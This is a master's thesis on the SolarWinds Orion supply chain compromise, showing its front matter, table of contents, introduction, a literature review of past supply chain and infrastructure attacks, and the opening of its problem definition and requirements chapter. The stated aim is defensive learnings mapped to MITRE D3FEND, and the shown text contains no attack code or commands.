# An Evaluation of Exploiting the Software Era of Supply Chains: Solarwinds Orion

by

Eoin Healy

This thesis has been submitted in partial fulfillment for the degree of Master of Science in Cybersecurity

in the
Faculty of Engineering and Science
Department of Computer Science

August 2021

# Declaration of Authorship

This report, An Evaluation of Exploiting the Software Era of Supply Chains: Solarwinds Orion, is submitted in partial fulfillment of the requirements of Master of Science in Cybersecurity at Munster Technological University Cork. I, Eoin Healy, declare that this thesis titled, An Evaluation of Exploiting the Software Era of Supply Chains: Solarwinds Orionand the work represents substantially the result of my own work except where explicitly indicated in the text. This report may be freely copied and distributed provided the source is explicitly acknowledged. I confirm that:

- This work was done wholly or mainly while in candidature Master of Science in Cybersecurity at Munster Technological University Cork.
- Where any part of this thesis has previously been submitted for a degree or any other qualification at Munster Technological University Cork or any other institution, this has been clearly stated.
- Where I have consulted the published work of others, this is always clearly attributed.
- Where I have quoted from the work of others, the source is always given. With the exception of such quotations, this project report is entirely my own work.
- I have acknowledged all main sources of help.
- Where the thesis is based on work done by myself jointly with others, I have made clear exactly what was done by others and what I have contributed myself.

Signed: Eoin Healy

Date: 18/08/21

MUNSTER TECHNOLOGICAL UNIVERSITY CORK

# *Abstract*

Faculty of Engineering and Science
Department of Computer Science

Master of Science

by Eoin Healy

This document details and highlights how threat actors can use a software supply chain as an initial access vector into high profile targets. Supply chain attacks are on the rise and are proving to be very devastating in most cases. Attacking the supply chain ensures the attackers have a greater impact overall and can utilise the trusted relationship built between the supplier and the consumer. The thesis looks to highlight how dangerous it can be if an attacker can exploit the trusted relationship between supplier of software and the consumer, by "poisoning the well" threat actors can compromise all those that "drink the water from that well". The aim of this thesis is to derive defensive learnings from an analysis of the SolarWinds supply chain attack by breaking the attack down the attack into it's different stages/techniques. Linking the the key techniques used in the attack to the Mitre D3FEND framework and utilising the defensive techniques to try develop detection or mitigation solutions.

# *Acknowledgements*

I would like to thank the following people for their help throughout the project:

- **Dr Anila Mjeda** - Project Supervisor
- **Dean Given** - Senior Threat Researcher
- **Timothy Davies** - Distinguished Threat Researcher
- **Team at Blackberry**
- **Family and Friends**

# Contents

**Declaration of Authorship** **i**

**Abstract** **ii**

**Acknowledgements** **iii**

**List of Figures** **vi**

**Abbreviations** **x**

**1 Introduction** **1**
1.1 Research Area . . . . . 1
1.2 Project Goals . . . . . 2
1.3 Research Questions . . . . . 2
1.4 Deliverables . . . . . 2
1.5 Project Plan . . . . . 3
1.6 Motivation . . . . . 4
1.7 Contribution . . . . . 5
1.8 Structure of This Document . . . . . 5

**2 Literature Review** **6**
2.1 Cybercrime . . . . . 6
2.2 Supply Chain Attacks . . . . . 7
2.3 Cyber Supply Chain Security . . . . . 9

**3 An Evaluation of Exploiting the Software Era of Supply Chains: SolarWinds Orion** **11**
3.1 Problem Definition . . . . . 11
3.2 Objectives . . . . . 12
3.3 Requirements . . . . . 12
3.4 Design . . . . . 14

**4 Implementation** **16**
4.1 Difficulties Encountered . . . . . 16
4.2 Actual Solution Implementation . . . . . 17

4.2.1 Software Supply Chain Attack . . . 17
4.2.2 SolarWinds - Initial Access . . . 21
4.2.3 Sunspot Technical Analysis . . . 22
4.2.3.1 Logging . . . 24
4.2.3.2 Process Enumeration - MsBuild.exe . . . 25
4.2.3.3 Orion and Sunburst Code - Find and Replace . . . 32
4.2.4 Sunburst Technical Analysis . . . 35
4.2.4.1 Initialization Function . . . 36
4.2.4.2 Update Function (Main Function) . . . 44
4.2.4.3 Domain Generation Algorithm (DGA) . . . 48
4.2.4.4 HTTP Connection with C2 . . . 53
4.2.5 TearDrop & RainDrop Malware . . . 57
4.2.5.1 TearDrop Loader . . . 58
4.2.5.2 TearDrop Secondary Loader . . . 59
4.2.5.3 TearDrop Reflective Loader and Beacon . . . 61
4.2.5.4 RainDrop Loader . . . 61
4.2.6 RainDrop Reflective Loader and Beacon . . . 63
4.2.7 Key Take-aways from the Supply Chain Attack . . . 65
4.2.7.1 Initial Access into SolarWinds . . . 65
4.2.7.2 Sunspot Malware . . . 65
4.2.7.3 Sunburst Malware . . . 66
4.2.7.4 TearDrop & RainDrop Malware . . . 66
4.2.8 Defensive Learnings . . . 67
4.2.8.1 Initial Access . . . 67
4.2.8.2 Sunspot . . . 69
4.2.8.3 Sunburst . . . 70
4.2.8.4 TearDrop & RainDrop . . . 72

**5 Testing and Evaluation 74**
5.0.1 Sunspot - Tests . . . 74
5.0.2 Sunspot - Results . . . 76
5.0.3 Sunburst - Tests . . . 79
5.0.4 Sunburst - Results . . . 80
5.0.5 Teardrop/Raindrop - Tests . . . 80
5.0.6 Teardrop/Raindrop - Results . . . 81

**6 Discussion and Conclusions 85**
6.1 Discussion . . . 85
6.2 Conclusion . . . 86
6.3 Future Work . . . 86

**Bibliography 88**

**A Sunburst Execution Flow 93**

**B DLL Loader for TearDrop 94**

# List of Figures


3.1 High-level Design Diagram . . . . . 15

4.1 Supply Chain Attack Overview . . . . . 18

4.2 Microsoft's SolarWind Attack Timeline [1] . . . . . 20

4.3 SolarWind's Attack OverView . . . . . 21

4.4 Sunspot - CreateMutex API call . . . . . 23

4.5 Sunspot - Resolving API Dynamically . . . . . 23

4.6 Sunspot - Adjusting Token Privilege . . . . . 24

4.7 Sunspot - RC4 Encrypted Log . . . . . 24

4.8 Sunspot - RC4 Encrypted Log . . . . . 25

4.9 Sunspot - Process Enumeration . . . . . 26

4.10 Sunspot - Process check for MsBuild.exe . . . . . 26

4.11 Sunspot - Process check for MsBuild.exe . . . . . 26

4.12 Sunspot - Process Enumeration Function Graph . . . . . 27

4.13 Sunspot - Create Thread for Process Inspection and Injection . . . . . 27

4.14 Sunspot - Obtaining PEB and Reading Process Memory . . . . . 28

4.15 Sunspot - Extracting the CommandLine Arguments from MsBuild's PEB 28

4.16 Sunspot - Decrypting Solarwinds Solution Filename . . . . . 29

4.17 Sunspot - Generating the AES Symmetric Key . . . . . 29

4.18 Sunspot - Generating the AES Symmetric Key . . . . . 30

4.19 Sunspot - Generating the AES Symmetric IV . . . . . 30

4.20 Sunspot - Decrypting Solarwinds Solution Filename . . . . . 31

4.21 Sunspot - Orion Solution filepath check . . . . . 31

4.22 Sunspot - Orion Solution Directory and Swapping Source code file function 31

4.23 Sunspot - Decrypted InventoryManager file path . . . . . 32

4.24 Sunspot - MD5 InventoryManager.cs Integrity Check . . . . . 32

4.25 Sunspot - Malicious Source File Decryption and MD5 Integrity Check . . 33

4.26 Sunspot - Decrypted Sunburst Source Code in Memory . . . . . 33

4.27 Sunspot - Decrypted Sunburst Source Code in CyberChef . . . . . 33

4.28 Sunspot - Copying Original Source code file to .bk file . . . . . 34

4.29 Sunspot - Creating the Malicious Sunburst Source Code File . . . . . 34

4.30 Sunspot - . . . . . 35

4.31 Sunburst - Pragma Warnings and SonarQube Message Suppression . . . . 36

4.32 Sunburst - Malicious Code Entry Point and Pragma Warnings . . . . . 36

4.33 Initialize Function . . . . . 37

4.34 GetHash() function . . . . . 37

4.35 FNV-1a Hash pseudocode . . . . . 37

4.36 CurrentProcess Check - solarwinds.businesslayerhost . . . . . 38

4.37 LastWriteTime comparison check . . . . . 38

4.38 Named Pipe - AppId Variable . . . . . 38

4.39 ZipHelper.Unzip - String Decompression and decoding function . . . . . 39

4.40 Cyber Chef - String Decompression and decoding function . . . . . 39

4.41 De4Dot - Automated String Deobfuscation . . . . . 39

4.42 AppSettings - ReportWatcherRetry . . . . . 40

4.43 Sunburst ReportWatcherRetry - Status Check . . . . . 40

4.44 Network Enumeration - Domain Name . . . . . 40

4.45 Network Enumeration - Internal Solarwinds Domain Check . . . . . 41

4.46 Before De4Dot - GetOrCreateUserID Function . . . . . 42

4.47 After De4Dot - GetOrCreateUserID Function . . . . . 43

4.48 UserID - ReadDeviceInfo Function . . . . . 43

4.49 Update function - UpdateNotification return value . . . . . 44

4.50 UpdateNotification function - TrackProcesses . . . . . 44

4.51 TrackProcesses - SearchAssemblies function . . . . . 45

4.52 TrackProcesses - assemblyTimeStamps variable . . . . . 45

4.53 TrackProcesses - Search Services function . . . . . 46

4.54 WriteServiceStatus - Writing the list stopped services to the appSetting configuration . . . . . 46

4.55 SearchConfiguration - System driver blocklist check . . . . . 47

4.56 SearchConfiguration - EDR driver hash list . . . . . 47

4.57 UpdateNotification function - CheckServerConnection api.solarwinds.com 47

4.58 Domain Generation Algorithm - CryptoHelper Subdomain generation . . 49

4.59 Domain Generation Algorithm - CryptoHelper Subdomain generation DecryptShort() . . . . . 49

4.60 Domain Generation Algorithm - ReportStatus New . . . . . 50

4.61 Domain Generation Algorithm - CreateSecureString() . . . . . 50

4.62 Domain Generation Algorithm - GetPreviousString()Beginning of the function GetPreviousString() . . . . . 51

4.63 Domain Generation Algorithm - GetPreviousString()Beginning of the function GetPreviousString() . . . . . 51

4.64 Domain Generation Algorithm - GetCurrentString() . . . . . 51

4.65 Domain Generation Algorithm - Blocked IP addresses . . . . . 52

4.66 Domain Generation Algorithm - Report Status Append . . . . . 52

4.67 HTTP Helper - DNS parameters set to HTTP variables . . . . . 53

4.68 HTTP Function - SetTime Command . . . . . 53

4.69 HTTP Function - Configurable Delayed Execution . . . . . 54

4.70 CreateUploadRequest Function - HTTP Commands . . . . . 54

4.71 HTTP Function - URI Building with Unique ID . . . . . 54

4.72 HTTP Response - XML response data containing command data . . . . . 55

4.73 HTTP Response Parsing - Parsing the Command Data via Regular Expression . . . . . 55

4.74 HTTP Response - Response data XOR decoded and Decompressed . . . . 55

4.75 HTTP Response - Retrieving the Command ID . . . . . 56

4.76 HTTP Response - Executing C2 issued command . . . . . 56

4.77 Transition from Solorigate backdoor to Cobalt Strike . . . . . 58

4.78 TearDrop rolling XOR algorithm . . . . . 59

4.79 TearDrop Overview of Initial Loading Phase . . . . . 59

4.80 TearDrop CreateNamedPipeA - Cobalt Strike Indicator . . . . . 60

4.81 TearDrop Secondar Loader Decrypting the Reflective Loader . . . . . 60

4.82 TearDrop Connecting to a Command and Control . . . . . 61

5.1 SolarWind Orion Build Process Emulation . . . . . 76

5.2 Behavioural Detection - Process Enumeration . . . . . 77

5.3 Behavioural Detection - Command Line Extraction of MsBuild.exe . . . . 78

5.4 DNS Traffic Analysis- DNS queries stored in Github . . . . . 80

5.5 DNS Traffic Analysis - RedDrip7 decode.py script . . . . . 81

5.6 Behavioural Detection - Cobalt Strike Default Pipe Name . . . . . 82

5.7 Behavioural Detection - Reflective Loader Overview . . . . . 83

5.8 Behavioural Detection - Reflective Loader Testing . . . . . 83

A.1 Sunburst Execution Flow - FireEye [2] . . . . . 93

# Abbreviations

| | |
|---|---|
| **SaaS** | **S**oftware **A**s-a **S**ervice |
| **TTPs** | **T**echniques **T**actics **P**rocedures |
| **FTP** | **F**ile **T**ransfer **P**rotocol |
| **EDR** | **E**ndpoint **D**etection and **R**esponse |
| **SCSM** | **S**upply **C**hain **S**ecurity **M**anagement |
| **NIST** | **N**ational of **S**tandards and **T**echnology |
| **APTs** | **A**dvanced **P**ersistent **T**hreats |
| **COM** | **C**omponent **O**bject **M**odels |
| **API** | **A**pplication **P**rogramming **I**nterface |
| **PEB** | **P**rocess **E**nvironment **B**lock |
| **OSINT** | **O**pen **S**ource **INT**elligence |
| **EDR** | **E**ndpoint **D**etection and **R**esponse |
| **WMI** | **W**indows **M**anagement **I**nstrumentation |
| **DGA** | **D**omain **G**eneration **A**lgorithm |
| **DNS** | **D**omain **N**ame **S**ystem |
| **FQDN** | **F**ully **Q**ualified **D**omain **N**ame |
| **HTTP(S)** | **H**ypertext **T**ransfer **P**rotocol **S**ecure |
| **IP** | **I**nternet **P**rotocol |
| **OIP** | **Orion I**mprovement **P**rogram |
| **IFEO** | **I**mage **F**ile **E**xecution **O**ptions |
| **IOC** | **I**ndicator **O**f **C**ompromise |
| **NMS** | **N**etwork **M**anagement **S**ystem |
| **SSO** | **S**ingle **S**ign **O**n |
| **MFA** | **M**ulti **F**actor **A**uthentication |
| **CIRT** | **C**yber **I**ncident **R**esponse **T**eam |

*Dedicated to my family and friends, without their support this would not have been possible...*

# Chapter 1

# Introduction

## 1.1 Research Area

In this research I set out to assess the vulnerabilities that lie in the software supply chain from a security perspective by taking a look at the SolarWinds Orion supply chain compromise. I intend to gather key take-aways, defensive learnings and possible defensive remediation and mitigation solutions for this type of supply chain attack. Supply chains attacks are actively on the rise with numerous different software supply chains being compromised in late 2020 and early on in 2021. Threat actors are targeting software vendors in the hope they can compromise the software supply. Due to the trust between supplier and consumer already made when the software was initially installed the attackers can abuse the trust relationship between the supplier and consumer by compromising the software itself and pushing a malicious update to the customer.

I intend to specifically analyze the methodology employed by the threat actors throughout the life-cycle of the supply chain attack. Focusing in on how the threat actors managed to compromise the software supply itself by compromising the build process of the SolarWind's Orion platform. I also inten to focus on the malicious code that was directly placed into the solution directory of SolarWinds Orion and I will also be looking at what the threat actors looked to do with the compromised suppy chain. The compromise of the software supply chain led to the compromise of every customer that downloaded the malicious updated build. The analysis will go through static disassembling of different malicious code as well as looking at possible ways to detect such attacks from the defenders perspective.

## 1.2 Project Goals

The goal of this thesis is to evaluate defensive methodologies from a technical analysis of the entire attack methodology of the SolarWinds Orion software supply chain attack. Each stage will be analysed to gain an understanding of the key elements of the attack. From the understanding of each stage, defensive learnings will be taken and be applied in defensive counter measures that will hopefully help remediate or mitigate against future attacks of this nature.

The objectives for my project are as follows:

1. Assess the overall impacts of Software Supply chain attacks.
2. Assess the initial access vector the Threat Actors used to gain access to SolarWinds.
3. Statically reverse engineer the malware used to compromise the SolarWind's Orion platform.
4. Statically reverse engineer the malicious code embedded into the SolarWind's Orion platform.
5. Statically reverse engineer two different malicious executables dropped onto the devices of specific victims using the malicious Sunburst backdoor embedded in the Orion platform.
6. Evaluate the key take-aways of each stage of the overall attack and formulate defensive learnings that can implemented to remediate or mitigate future attacks of this nature.

## 1.3 Research Questions

- How did the threat actor manage to compromise the SolarWind's development process allowing them to implant their malicious code in the build process?
- What contributed to the threat actors remaining undetected for such a long duration of time?
- What defensive mechanisms can be employed by organisations in the future, in order to detect, remediate and/or mitigate against this particular type of attack?

## 1.4 Deliverables

The deliverables in this thesis include:

- A technical analysis of the malware used throughout the supply chain attack that will provide actionable data for the defensive stage.
- Key takeaways and defensive learnings will be extracted from the actionable data obtained from the technical analysis
- From the key takeaways and defensive learnings, a set of defensive recommendations, methodologies or mechanisms will be derived in order to detect, mitigate and/or remediate against this type of attack.

## 1.5 Project Plan

In this section I will set out my plan for the coming few months. In this project I look to split my project into different stages in order to complete this project.

- **Stage 1: Data Collection** In this stage I will look to collect data, articles associated with the attack on SolarWinds. I will look to collect any malware samples associated with the attack itself. This stage is crucial as not all data will be available yet because the attack was so recent. A lot of the project will rely on this data collection phase, if the samples are not available the technical aspect of the project could be at risk. I think this section will take 2 weeks total.

- **Stage 2: Technical Analysis** In this stage I will break the attack down into it's main stages. I will then take the gathered data associated with each stage and analyse the data using different tools. I will statically analyse the malicious samples and document my findings. I will also try to dynamically run the samples gathered if the technical analysis requires me to do so. This stage is rather high risk due to the sophisticated nature of the Malware involved coming from a nation-state group, to remediate this risk I will utilise open source intelligence to gather technical information on technical areas that I cannot fulfil. This stage will take up the majority of the time, this will take 2months to do the analysis and an additional 3 weeks to get the technical details written up.

- **Stage 4: Defensive Learnings/Testing** In this stage I will look at the technical analysis and look to see what defensive learnings can be taken from each stage of the attack as well as the overall attack itself. The defensive learnings will then be tested to see how feasible they would be. The goal of this stage is to turn intelligence gathered in the technical assessment into actionable defensive measures that organisations can take to detect, remediate or mitigate against these sort of attacks in the future. This section will take 1 month in total.

- **Stage 5: Write-up** In this stage I will look to write up everything outside of the technical analysis which had time allocated to it already. This stage will include the other chapters including the defensive learnings and key takeaways. This section will take 1 month and 3 weeks.

## 1.6 Motivation

With a growing dependency from organisations on software, it naturally became an attack vector for cyber crimminals and state sponsored hacking groups. Cyber attacks traditionally would come in the form of an attacker trying to infiltrate a single victim or a handful of victims depending on their goal but due to innovative security solutions and a strong awareness security awareness some of the more high profile targets take a little more innovation then just your simply malicious word document. Threat actors realised that the relationship between software supplier and consumer is a trusted relationship that can be abused with the right access. Software suppliers would often list some of their more high profile customers on their website in order to obtain more customers, this became a way of information gathering for attackers to scope out possible initial access. In the case of SolarWinds, the real target was infact some high profile targets such as FireEye, numerous government agencies in the USA and many more. It was well known that SolarWinds had quite a large customer base and compromising the software that SolarWinds supplies to it's customer base would give the attacker access to not just a single target but thousands of customers that installed the compromised software including those high profile targets name.

The goal of the attackers involved in the SolarWinds compromise was espionage, they sought out SolarWind's as a prime target because of the customer base that it had including numerous fortune 500 clients and government agencies. The threat actors effectively just wanted access to certain high profile targets but to compromise each one individually would be really time consuming and difficult to do, so targeting a common software supplier used by all of their targets was a far easier way of gaining initial access and ultimately gathering the information they needed. These type of attacks are truly devastating because of the trust between the software supplier and customer. There have been a few examples of software supply chain attacks in the past and they are increasing year on year due to the dependency of software for organisations, so the motivation of this research was to identify where we could potentially take learnings from and turn that into actionable detection, remediation or mitigation solutions for future attacks.

## 1.7 Contribution

Supply chain attacks are by there very nature very difficult to detect for the victims of said attack. These types of attacks are generally very sophisticated and difficult to detect. The goal of this thesis overall was to look at the attack chain of the SolarWind's supply chain, take defensive learnings from the attack and try to implement defensive mechanisms to detect or mitigate against the technique being implemented by the attackers.

There has been an improvement in technology in recent times specifically around behavioural detection but from the literature reviewed supply chain attacks have only been looked at from the perspective of technical analysis. The thesis looks at the attack from a behavioural perspective. Taking the entire attack chain, breaking it down into it's different stages and breaking the different stages down to it's techniques allows defenders to understand and build defensive capabilities. This thesis looks to utilise the new Mitre D3FEND framework to tie the techniques or behaviours to back to the new defensive framework.

## 1.8 Structure of This Document

1. Introduction - Introduction to the topic of supply chain attacks
2. Literature Review - This section is a review of the current literature.
3. An Evaluation of Exploiting the Software Era of Supply Chains: SolarWinds Orion - This section defines the problem, the project objectives, the project requirements and the design of the project.
4. Implementation - This section includes the technical analysis and the defensive learnings.
5. Testing and Evaluation - This section looks at testing and evaluating the defensive learnings.
6. Discussion and Conclusions - This section is the final concluding chapter of the thesis.

# Chapter 2

# Literature Review

## 2.1 Cybercrime

Cybercrime by definition is "criminal activities carried out by means of computers or the internet", the word cybercrime is a globally adopted word for the definition above but there seems to be a overall confusion around the topic which results in a reactionary approach for law enforcement. According to Gordon and Ford [3], Cybercrime can be categorized into two categories, Type I, which looks mostly at technological activities and Type II, which looks more at human element of cybercrime. Between 2006 and now the threat landscape has evolved with an ever greater complexity leading to Chandra and Snowe developing a stable comprehensive taxonomy that looks to tackle the evolving innovation that comes with computer technology and cybercrime [4].

Evaluating the cybercrime trends from 2019 to 2020, it is quite evident the most frequent attack vectors are predominately malware based according to ensia [5]. Whereas in 2009 to 2011 the most frequent attack vectors were based on poor coding error [6]. The only real difference between 2009 and now is the technology used, the techniques, tactics and procedures (TTPs) ultimately stay the same which is quite evident by the creation of the Mitre ATT&CK in 2013[7]. Mitre has developed into a massive knowledge base of real world observations of adversarial techniques, tactics and procedures which allows security vendors to improve their products based on real world examples of cybercrime.

One section of cybercrime is the area of cyber espionage. Cyber espionage is defined as 'the use of computer networks to gain illicit access to confidential information, typically that held by a government or other organisation'.[8] According to Verizon's 2020 Data Breach Investigations Report, in 2018 Verizon reported that in relation to industrial espionage attacks against the private sector that 12% could be attributed to nation-state actors, in the 2019 study this figure increased to 23% and in the latest study in

2020 the figure increased to 38%.[9] The figures reported are dependent on breaches actually being reported, the vast majority of state sponsored cyber espionage attacks are highly sophisticated attacks and hard to uncover. Nation-state attacks are a very big threat for governments and different industries and are clearly increasing looking at the figure from 2018 to 2020.

As technologies evolve so do the attack vectors and motives for adversaries. State sponsored attacks are not always tailored to espionage in nature for example in the 2016 US election Russia utilised twitter to spread malicious misinformation via bots in an attempt to polarize political conversation and cause social instability and confusion.[10] Estonia's 2021 intelligence report reported that Russia and China formed a strategic partnership in an attempt to deter the Western side of the world.[11] It also reported on numerous TTPs such as exploiting vulnerable media websites and then putting up news stories that fit a particular narrative that Russia wants to spread, this aligns with the same motive of the US election influence campaign, Russian influence operations can be a way to achieve long-term effects without having to intervene in the target country's domestic politics.[11] While these influence campaigns are a form of cyber-warfare they are not necessarily physically damaging to the victims more so socially unsettling and causes confusion.

## 2.2 Supply Chain Attacks

This escalation in cyber warfare in recent years has provided each nation with an enormous challenge of attributing these Nation-state cyber attacks to a source.[12] Supply chain is a system of organizations, people, activities, information and resources involved in supplying a product or service to a consumer.[13] The first cyber attack on critical infrastructure was a highly sophisticated piece of malware called Stuxnet. Stuxnet was specifically crafted to sabotage programmable logic controllers(PLCs) to target industrial control systems. PLC devices are digital computers that are used in the control of manufacturing processes, these small real time computers can be programmed to control the electrical outputs based on the condition of the electrical input signals, a lot of these devices would be used to control pumps, valves, thermostats and other operations that you would naturally see in manufacturing.[14] Stuxnet was not crafted for espionage, it's goal was to physically destroy a military target. The attackers utilised worm functionality to propagate, it infected any windows PC it could but once it propagated to a PLC the malware would only infect and target a specific manufacturer. Once the right target was found Stuxnet would load malicious code to the controller. The specific checks meant that the attack was highly specific to a target but due to the nature of

the code it propagated beyond it's initial target. Symantec reported that 60% of the infected hosts came from Iran, considering the malware specifically targeted hosts with Siemens PLC's, Symantec showed the percentage of hosts with Siemens PLC's and 67% came from Iran so it was clear the attack was specifically crafted to target Iran's uranium enrichment plant and disrupt the centrifuges' rotational frequency in an attempt to shut them down.[15]

While Stuxnet was highly sophisticated, targeted and specific to it's use case, attackers have also looked to be a bit more low key and utilise a supply chain compromise for espionage. The reason why supply chain attacks are becoming more and more common is because once a supply chain is compromised the customers of that supplier are all at risk. Microsoft reported a supply chain attack back in 2018 whereby an attacker compromised a shared infrastructure between a PDF editor application and one of it's software vendor partners, where the attacker embedded malicious code inside the installer of the a legitimate installer.[16] This was dangerous for two reasons, the first was that they had already enough access to be able embed there own code in the middle of a software development cycle of an installer and in turn customer or user of said installer is then compromised, as well as that installers are generally always run at with elevated privileges in order to facilitate the installation. While there are not an enormous amount of examples in relation to supply chain attacks, when they do happen they seem to be quite significant in terms of impact.

Towards the latter stages of 2013, a supply chain attack against US retailer Target occurred which turned out to be one of the largest security breaches in the history of retail.[17] Although it has yet to be confirmed by Target themselves numerous security experts believe that the most well supported theory for the attackers to gain access to Target was by compromising a third-party vendor Fazio Mechanical. [18] The attackers utilised the banking trojan known as Citadel.[19] They waited for Fazio Mechanical to present the legitimate login credentials and then the attackers moved laterally into Targets internal network from there. Once the attackers had access they exploited the fact that Target had poorly segemented their own network which gave the attackers access to sensitive data and also allowed to install a point of sale malware called BlackPOS.[17] From there the attacks had more or less full control over the outcome of their attack, BlackPOS was utilised to scrape the memory of the POS devices where it could collect sensitive data straight from these devices such as card numbers. The sensitive data was then exfiltrated using compromised FTP servers on Targets internal network and then that sensitive data was further exfiltrated out of Targets internal network and sold on the dark web.[20]

While the attack on Target and the supply chain was significant, Target is not considered critical infrastructure. Oil will being a incredibly lucrative industry, oil is distributed worldwide for numerous reasons. Back in 2012, the largest oil production company in the world Saudi Aramco got attacked by a virus called "Shamoon". Saudi Aramco supply 1/10th of the worlds oil, the goal of this attack was to disrupt oil production and in turn hope to cause a significant economic impact to the country of Saudi Arabia. The attack wiped out hard drives of computers the virus compromised, Shamoon did not effect the software systems controlling the oil production and thus they were able to continue the production of oil [21].

In June 2014 F-Secure reported attacks on critical infrastructure by a group known formally as Dragonfly otherwise known as 'Energetic Bear'. Initially these attacks looked like they were targetting the energy sector but new reports have emerged since with a theory was Dragonfly was attacking small companies that supply original equipment manufacturers, which in turn supply the pharma-biotech sector[22].

Another attack on the supply chain would be a cyber attack on the Ukraine Power grid that caused a disruption of power for three provinces in the Ukraine resulting in power outages that last up to six hours and affected 255,000 customers. An investigation highlight that six power control systems were targeted but only three were operationally impacted. The initial access vector used was spearphishing this gave them access to deploy malware and perform reconnaissance and allow them to move laterally in the network. The threat actors were in the network for roughly six months collecting data. They then obtained credentials from a compromised active directory server. With the credential access the adversaries now had they were able to setup encrypted tunnels allowing them to utilise remote access tools to control systems. They then scheduled a shutdown using the systems UPS remote management interfaces and the threat actors then corrupted a unknown number of substation serial-to-Ethernet devices by updating their firmware, these devices were not fixable by the manufactures. Lastly the attackers executed "KillDisk Malware" which when executed deletes files on a compromised file system and also corrupts the master boot record, which results in the computer being inoperable [23].

## 2.3 Cyber Supply Chain Security

Supply chains security is not linear, it requires tailored security approaches depending on the environment and has to align with the risk management plan. Critical Infrastructure is an area under the supply chain umbrella, by it's nature a lot of the systems in place in critical infrastructure are not suited to enterprise cyber security solutions such as

Antivirus software[24] or Endpoint Detection and Response(EDR)[25], an example of this would be the Programmable Logic Controllers that were compromised by Stuxnet. While the application of security might change depending on the systems used, the overall security management approach is the same. Supply Chain Security Management (SCSM) is defined as follows "Supply chain security management is the application of policies, procedures, and technology to protect supply chain assets (product, facilities, equipment, information, and personnel) from theft, damage, or terrorism, and to prevent the introduction of unauthorized contraband, people, or weapons of mass destruction into the supply chain."[26] The threat of terrorism or cyber attacks poses challenges to supply chain security which have major implications for organisations, customers, their suppliers, governments and any stakeholder associated with the organisation really. The focus in terms of security is the ability to control and manage cyber attacks to ensure business continuity. There was an review of how errors in software components used and integrated into supply chains can cause major flaws and lead to supply chain attacks.[27] Software is increasingly an integrated supply chain component making it one of the most important enablers of the modern world but software also has it's weaknesses and vulnerabilities are simply a byproduct of the development cycle and cannot be avoided. When vulnerabilities are passed through the supply chain, which is a common occurrence, a single software component can compromise the operational integrity of critical systems.[27] The National Institute of Standards and Technology(NIST) who would provide frameworks as guides for organisations both public or private, this helps to standardize processes and procedures. In the case of Cyber Supply Chain Security they released a "Best Practices" guide in which they gave 3 principles:

1. **Develop your defenses based on the principle that your systems will be breached.** This alters the decision making for an organisation, it is almost inevitable that if a sophiscated attacker wanted to breach the defenses, they will get in but if you can mitigate the attackers ability to exploit the information they have accessed and how to recover from the breach.[28]

2. **Cybersecurity is never just a technology problem, it's a people, processes and knowledge problem.** Technology alone is not the problem, attackers time and time again look to exploit the human element of security. Human error is inevitable and this gives attackers an opportunity. Critical information, systems and intellectual property will not be secure if the people in the supply chain fail to use the right security practices.[28]

3. **Security is Security** In terms of supply chain, the physical security is just as important as the cybersecurity. It's important that there are no gaps between the two because attackers will use the gap to exploit the other.[28]

# Chapter 3

# An Evaluation of Exploiting the Software Era of Supply Chains: SolarWinds Orion

## 3.1 Problem Definition

Supply chain attacks are slowly becoming more common and they are proving to be more devastating than just a targeted cyber attack against one organisation, the reason why is because when a adversary compromises a supply chain they are not just gaining access to one organisation they are gaining access to a supplier to multiple organisations. Software has become a hugely integral part of the world today, whether it be in enterprise, government, education, critical infrastructure, supply chain or personal life. Knowing this, state-sponsored hacking groups typically known as Advanced Persistent Threats(APTs) have actively exploited vulnerable software in attempt to gather information, destruction or disruption. Software supply chains then become a highly valuable target for APTs because if they can compromise a software supply chain they are able to operate under the trust of the supplier to the customer and provided their operational security is good they can remain undetected for quite some time as seen in the SolarWinds breach. Evaluating breaches like SolarWinds provides huge value because gaining an understanding of how APTs operate through tactics, techniques and procedures(TTPs) while in compromised environments is really important for organisations in being able to learn from such an attack and turn those learnings into actionable information that can be used for defense against state sponsored attacks. Often times, these threat actors are so well funded and their attacks are so sophisticated that they will ultimately gain access to an organisation of their choosing so learning how they

operate when they are detected is crucial in learning how to protect against such an attack in the future.

## 3.2 Objectives

### Technical Analysis

1. Perform in-depth technical analysis of the Sunspot malware used to compromise SolarWind's Orion build process in order to better understand it's functionality and intent.
2. Extract the malicious Sunburst code embedded into the SolarWind's Orion platform by the Sunspot malware.
3. Further analysis of two custom loaders that were dropped onto specific target devices using the malicious Sunburst backdoor embedded in the Orion platform.

### Defensive Counter-Measures

1. Evaluate the findings of each stage, documenting key TTPs that could be used in the Defensive Learnings phase.
2. Attribute the defensive learnings to the Mitre D3FEND framework.
3. Use the technical analysis to develop defensive mechanisms that can be employed by organisations in the future, in order to detect, remediate and or mitigate against this particular type of attack.

## 3.3 Requirements

### Functional Requirements

In order to develop defensive countermeasures against attacks like the SolarWind's supply chain attack, a period of data gathering is needed prior to analysis. The data required for the project needs to be data directly related to the attack and sourced from reputable vendors involved in the attack itself such as SolarWinds themselves or organisations invovled in the immediate aftermath. Using the SHA256 field of the Indicators of Compromise (IOC) sections on blog posts related to the attack will allow for accurate

data collection provided the data is available on open source repositories such as VirusTotal. In order to build defensive countermeasures against the techniques employed in the attack, the data or executables are used to emulate the attack itself.

The analysis phase will predominantly take place on on a Windows 10 operating system where the samples gathered will be dynamically analysed. For static analysis the samples will be analysed on a MacOS device as the operating system has no influence over the static analysis phase. Prior to analysis the Windows 10 device will be setup with a range of analysis tools such as DNSpy, x64Dbg, PEStudio along with numerous other analysis tools, while the MacOS device will have IDA Pro installed.

The technical analysis phase will involve both static and dynamic analysis, with the intention of defining key aspects of the attack on a per stage basis. The defensive countermeasures can only be developed from the technical analysis of each stage therefore the countermeasures are dependant on the success of the analysis phase. Any defensive countermeasure developed will have a test criteria based on the learnings of the technical analysis.

Due to the sophisticated nature of each malware sample, safe malware handling practices will have to be adhered to at all times. Dynamic analysis will be required at certain stages throughout the project and therefore extreme caution will have to be taken.

The SolarWind's supply chain attack was designed specifically for SolarWinds but that's not to say that this sort of attack cannot happen to a different organisation using the same Tools, Tactics and Procedures(TTPs). The report itself should aim to explain the inner workings of the attack so that a wide variety of organisations can take the information to improve security postures by making use of the actionable data such as the TTPs or maybe even the defensive solutions proposed.

The defensive solutions proposed from the technical analysis phase should aim to provide defensive mechanisms in the form of detection or mitigation. The detection solutions should be designed based on the technique if possible rather than the raw data i.e if the solution is based on a hardcoded value and this changes the solution is made redundant, having the solutions designed around techniques will provide the level of flexibility needed to potential detect such attacks in the future.

**Non-Functional Requirements**

